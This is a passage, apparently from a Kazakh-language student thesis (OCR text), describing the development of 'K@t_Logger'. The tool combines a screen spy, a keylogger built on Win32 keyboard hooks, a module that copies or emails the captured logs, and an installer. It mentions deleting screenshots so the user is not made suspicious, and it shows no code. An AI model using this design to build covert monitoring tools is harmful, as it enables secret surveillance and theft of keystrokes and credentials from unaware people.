
Скриншоттарды компьютердің жадына толтырмау үшін, сондықтан пайдаланушыға күмән тудырмайды, скриншоттарды белгілі бір уақыттан кейін жою функциясын ескеру қажет.

DirectoryInfo классы каталогтар мен қосалқы каталогтарда жасау, жылжыту және нөмірлеу үшін класстың даналық әдістерін ұсынады.

FileInfo классы файлдарды жасау, көшіру, жою, жылжыту және ашу үшін әдістер мен әдістерді ұсынады, сондай-ақ FileStream нысандарын жасауға мүмкіндік береді.

FileInfo классынан файлдарды қалпына келтіре алмай, жою үшін Delete () әдісін қолданамын.

«Запустить запись» және «Остановить запись» бағдарламаларын іске қосу түймелері экранды шпионы бастауға және оны тоқтатуға бағытталған (3.20-сурет). «Остановить запись» батырмасы әдепкі бойынша белсенді емес және экрандағы тыңшылықты басқан кезде ғана қол жетімді.




Сурет 3.14 − Бастау және тоқтату түймелері

3.5 Пернетақта бақылаушысын әзірлеу

«K@t_Logger» бағдарламалық қамтамасыз етуіндегі кілттердің тіркеушісі пернетақтадағы орыс және ағылшын тілдеріндегі барлық пернелердің пернелерін жазуға мүмкіндік береді, бұл мүмкіндікті барынша көп сақтау мүмкіндігін береді.

Сондай-ақ «K@t_Logger» бағдарламалық қамтамасыз етуінде баяндаманың мазмұнын онлайн қарау мүмкіндіктері бар.

Бағдарламалық жасақтаманы әзірлеуге қойылатын барлық талаптарды қанағаттандырғаннан кейін, мен дизайнерде кейлоггердің пішінінің орналасуын жинаймын (3.15-сурет).



Сурет 3.15 − кейлоггердің пішіні

Keylogger жазу үшін пернетақта тұзақтарын орнату әдісі таңдалды, яғни арнайы Win32API тетігі арқылы жүйелік хабарларды ұстап тұру.

API (Application Programming Interface) қолданбалы бағдарламалау интерфейсі, термин бағдарламалық жасақтама әзірлеушілерімен жиі аталатын термин. Егер әзірленген бағдарлама оған басқа қолданбалардан қол жеткізуге мүмкіндік беретін функция болса, онда бұл API қосымшасы. Сіздің функцияңыз API-ді қабылдайтын параметрлері, себебі олар басқа бағдарламалар осы функциямен өзара әрекеттеседі.

Win32 API туралы айтқанда, ең алдымен, үш негізгі кітапхананы атап өту керек:

− Kernel32.dll – кітапхана операциялық жүйенің ядросының нысандарымен жұмыс істеуге арналған және оның функциялары жады мен басқа жүйелік ресурстарға басқаруға мүмкіндік береді;

− User32.dll – операциялық жүйенің объектілерінің негізгі түрі − терезелерді басқаруға бағытталған функциялар. Мәтінді өңдеу, мәзірлермен жұмыс істеу, таймерлер, бұл барлық осы DLL функцияларын орындайды;

− GDI32.dll – операциялық жүйеге графикалық интерфейсті қамтамасыз ететін кітапхана (Graphics Device Interface). Дисплейді басқару функциялары, принтердің шығысын басқару, қаріптермен жұмыс істеу функциялары осы кітапханаға кіреді.

Осы жұмыста мен Kernel32.dll кітапханасын пернетақта мен тышқан жүргізетін ақпаратты ұстап алу үшін қолданамын.

Дегенмен, жүйелік хабарлар латын әліпбиінде әдепкі бойынша беріледі деп ескеру қажет. Яғни, сіз кілттермен жұмыс істеу механизмін іске қоспас бұрын, қандай пернетақта орналасуы қолданылып жатқанын анықтауыңыз керек.


Пернетақта орналасуын анықтау үшін InputLanguage класын қолданамын, ол кіріс тілін басқаруға арналған әдістер мен сипаттарды ұсынады. Пернетақтаның орналасуын анықтағаннан кейін мен латын тілінен

орыс тіліне, пернетақтадағы тиісті позициясына өзгеретін циклды қолданамын. Бағдарламаның коды А қосымшасында келтірілген.

Кодын жазып, пішінді құрастырғаннан кейін, мен кейлоггердің жұмысын тексеремін.

«K@t_Logger» орыс және латын әліпбиінің барлық пернелерін басу және тінтуірді басып, сонымен қатар есептің мазмұнын шығару өрісіне жүктеуі керек.3.16 суретте кейлоггердің жұмыс істеуі көрсетілген. Мен ағылшын тілінде «Hello world» сөзін енгіздім, кейінірек пернетақта тілін өзгертіп, «Привет мир» сөзін орыс тілінде қайта жаздым.

Яғни, «K@t_Logger» бағдарламалық қамтамасыздандыруында кейлоггер баяндамасының жөнді жұмысы көрініп тұр.




Сурет 3.16 − Кейлоггерді тексеру

Осылайша, «K@t_Logger» бағдарламалық жасақтамасында қамтылған кейлоггер талаптарға толығымен жауап береді және дұрыс жұмыс істейді.

3.6 Мәлімет жіберу функциясын дамыту


Бұл модуль кейлоггердің, экранды шпионның есептерін беру мүмкіндігін қамтамасыз етуі керек. Баяндама жіберілуі түймені басу арқылы жасалуы керек. Есептің жолын анықтауға да болады.

Талаптарды талдап болғаннан кейін, есеп беру формасын құрастыруды бастаймын (3.17-сурет).



3.17-сурет − Баяндаманы жіберу терезесінің нұсқасы

Есептерді беру процесі есептерді таңдалған жерге көшіру арқылы жасалады. Бұл функцияның жұмыс істеуі үшін файлды бір жерден екінші жерге көшіруге мүмкіндік беретін File.Copy әдісін қолданамын. Менде барлық қол жетімді файлдарды қалтада көшіру үшін CopyAll әдісін қолданамын. Сондай-ақ, «Электрондық поштаны қосу» батырмасын басу арқылы есептерді жіберуге болады (3.18-сурет).



Сурет 3.18 – Есептеулерді жіберу түймелері

3.7 Орнату процессі


Бағдарламалық жасақтаманы компьютерде дұрыс орнату үшін, бағдарламаны орнату процесін дамытуды қамтамасыз ету қажет.

Соңғы пайдаланушы компьютеріндегі бағдарламалық жасақтаманы орнату операциялық жүйеде қамтылған немесе орнату құралы арқылы бағдарламалық жасақтамаға кіретін арнайы бағдарлама (пакет менеджері) арқылы жүзеге асырылады. Соңғы пайдаланушы компьютеріндегі бағдарламалық жасақтаманы орнату операциялық жүйеде қамтылған немесе

орнату құралы арқылы бағдарламалық жасақтамаға кіретін арнайы бағдарлама (пакет менеджері) арқылы жүзеге асырылады.

Орнату құралын жасау үшін Inno Setup Compiler бағдарламасын пайдаланымын. Inno Setup − Open source бар Windows бағдарламаларына орнатушылар жасау үшін арналған жүйе. Inno Setup бүгінгі күні көптеген коммерциялық орнатушыларға функционалдық және тұрақтылық үшін жарысады және тіпті асып түседі.


Осылайша, мен Inno Setup компиляторының бағдарламасын іске қосып, жаңа орнатушы жасауды таңдаймын. Осыдан кейін орнатуды жасау диалогтық терезесі ашылады (3.19-сурет).




Сурет 3.19 − Орнатқышты құруға арналған диалогтық терезе

«Келесі» батырмасын басқаннан кейін бағдарлама атауын, нұсқасын, компанияны және компанияның веб-сайтын толтыру қажет терезе ашылады (3.20-сурет).

Содан кейін бағдарламаны орнатқаннан кейін жасалатын бағдарламам үшін қалта мен қалта атауын көрсетемін (3.20-сурет).




Сурет 3.20 – Өнім сипаттамасы




Сурет 3.21 – Қалта атауын белгіледік

Келесі терезеде мен бағдарламалық жасақтама мен компоненттік файлдардың құрамы көрсетіледі, бұл лицензияның сілтемесі және мәтіні (3.22-сурет).



